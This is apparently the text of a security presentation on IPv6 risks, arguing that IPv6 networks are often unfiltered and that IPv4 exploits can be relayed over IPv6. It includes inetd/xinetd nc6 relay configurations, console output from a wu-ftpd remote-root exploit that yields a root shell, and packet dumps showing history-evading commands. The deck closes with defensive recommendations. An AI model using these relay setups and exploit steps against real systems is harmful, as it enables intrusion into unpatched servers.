
Same IPv6 network



red.es



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Most of the equipment support IPv6

IPv6 is quite common in the base operating system

Are correctly updated the corporate server ?

- Delayed updated due to maintain windows
- Fake security: We have a firewall to protect the server
- Who is going to use IPv6 to attack us ?

Automatic IPv6 configuration and tunnels can made the system administration more difficult.

Sometimes the filtered are only applied in IPv4 , not IPv6:

Software filtering in some router modules

IPv6 is an experimental service , running by research department, not by the operational team

- Lack of security contact for this systems

lack of security concern

IPv6 filtering is supported in Linux , but most of the commercial system that are based in this operating system don't support .

In Brief: Most of the IPv6 networks are completely open, without filtering from outside.


IPv6 only deals with::

Network level

- Icmp

Application level traffic (for example http) don't change.

It would be possible to reuse the IPv4 tools to works with IPv6?



Exploit: Program that use a vulnerability of an application of operating system (demonstration of the problem ;-). Usually allow access to a command line prompt with the service attacked privileges

What is needed to use a IPv4 exploit in IPv6 ?

- 1) Source Code of the exploit
- 2) Change the code to use IPv6 calls instead of IPv4

Problem: Usually you don't have the source code or this is not very easy to convert

Convert the traffic from IPv4 to IPv6

- Using Protocols conversion mechanism (routers)
- Employing a protocol proxy for TCP connections

What you need

I exploit

- For IPv4

Listening in a IPv6 port

- Inetd,
- Xinetd

Sending IPv6 traffic

- Netcat IPv6 , <http://nc6.sourceforge.net>

Exploit against FTP Server (CERT CA-2001-33 Advisory)

Example of an application level attack

The vulnerable system were very common some time ago, also

- The exploit works in different linux & Unix distributions
- There is native IPv6 support in those Linux distributions
- Root access to the system quite easily

Who says that there were not updated system after the firewall ?

- Old operating system , without updates
- “appliance system” based in this distributions, without updates

- inetd.conf:

```
ftp  stream tcp  nowait root /usr/local/bin/nc /usr/local/bin/nc6 victima.ip ftp
```

- xinetd

```
service ftp
```

```
{
```

```
socket_type      = stream
```

```
wait             = no
```

```
user             = root
```

```
server           = /usr/bin/nc6
```

```
server_args      = victim IPv6_addr ftp
```

```
log_on_success+= DURATION USERID
```

```
log_on_failure   += USERID
```

```
nice             = 10 }
```

```
./wu -a -v vax.pruebas.org
7350wurm - x86/linux wuftp <= 2.6.1 remote root (version 0.2.2)
team teso (thx bnuts, tomas, synnergy)
....
#### TARGET: RedHat 7.2 (Enigma) [wu-ftp-2.6.1-18.i386.rpm]
# exploitation succeeded. sending real shellcode
# sending setreuid/chroot/execve shellcode
# spawning shell
#####
uid=0(root) gid=0(root) groups=50(ftp)
Linux grima 2.4.7-10 #1 Thu Sep 6 16:46:36 EDT 2001 i686 unknown
ls -al /
total 164
drwxr-xr-x  19 root  root    4096 Jul  5 20:15 .
drwxr-xr-x  19 root  root    4096 Jul  5 20:15 ..
-rw-r--r--   1 root  root      0 Jul  5 09:54 .autofsck
```

Tráfico del ataque

21:15:26.534722 2001:720:6969:666::38.34073 > 2001:720:40:2cff::247.ftp: P 1449:1477(28) ack 4320 win 33075

```
0x0000      6000 0000 0030 063b 2001 0720 1710 0f00    `....0.;.....
0x0010      0000 0000 0000 0038 2001 0800 0040 2cff    .....8.....@,.
0x0020      0000 0000 0000 0247 8519 0015 2969 aafe    .....G....)i..
0x0030      3ed1 3062 5018 8133 f196 0000 756e 7365    >.0bP..3....unse
0x0040      7420 4849 5354 4649 4c45 3b69 643b 756e    t.HISTFILE;id;un
0x0050      616d 6520 2d61 3b0a                ame.-a;.
```

21:15:26.584722 2001:720:40:2cff::247.ftp > 2001:720:6969:666::38.34073: P 4359:4424(65) ack 1477 win 6432

```
0x0000      6000 0000 0055 0640 2001 0800 0040 2cff    `....U.@.....@,.
0x0010      0000 0000 0000 0247 2001 0720 1710 0f00    .....G.....
0x0020      0000 0000 0000 0038 0015 8519 3ed1 3089    .....8....>.0.
0x0030      2969 ab1a 5018 1920 0522 0000 4c69 6e75    )i..P...."..Linu
0x0040      7820 6772 696d 6120 322e 342e 372d 3130    x.grima.2.4.7-10
0x0050      2023 3120 5468 7520 5365 7020 3620 3136    .#1.Thu.Sep.6.16
0x0060      3a34 363a 3336 2045 4454 2032 3030 3120    :46:36.EDT.2001.
0x0070      6936 3836 2075 6e6b 6e6f 776e 0a        i686.unknown.
```

21:15:35.044722 2001:720:6969:666::38.34073 > 2001:720:40:2cff::247.ftp: P 1477:1486(9) ack 4424 win 33043

```
0x0000      6000 0000 001d 063b 2001 0720 1710 0f00    `.....;.....
0x0010      0000 0000 0000 0038 2001 0800 0040 2cff    .....8.....@,.
0x0020      0000 0000 0000 0247 8519 0015 2969 ab1a    .....G....)i..
```


Fortunately Windows XP

NetBIOS is not enabled , by default, if you configured IPv6

IPv6 is still not used by home users

but:

Automatic configuration of “teredo” tunnel in windows IPv6 systems

- The tunnels can also be used to bypass security policy


Using IPv6 it's possible to bypass IPv4 filters

What will happen when worms and black community will start to use IPv6 as transport protocol.

- Currently IPv6 is used for cover channel communications

Almost all the exploit published in IPv4 can be reused for IPv6

Since May 2004 there frequent use of brute force attacks against weak password in ssh



HTTP attacks

- ¿ Web defacements ?
- SQL inyection

Do not throw the Vax to the trash

Save the VAX

What need to be done ?, the same as with IPv4

Security police that state what is allowed and what is not allowed

You must always upgrade and patch the systems

Control of the IPv6 tunnels

Start monitoring the IPv6 traffic before you start to receive incidents

- Flows
- Firewall
- IDS , not only tunnel detection, start to detect application level IPv6 attacks

Information about IPv6 (Spanish), <http://www.6sos.org> and May meeting about ipv6, <http://www.rediris.es/red/jornadas-ipv6.es.html>

Security Implications of IPv6, <http://documents.iss.net/whitepapers/IPv6.pdf>

Cisco: Implementing IPv6 security :

http://www.cisco.com/en/US/products/sw/iosswrel/ps5187/products_configuration_

IPv6 threats:

http://www.cisco.com/security_services/ciag/documents/v6-v4-threats.pdf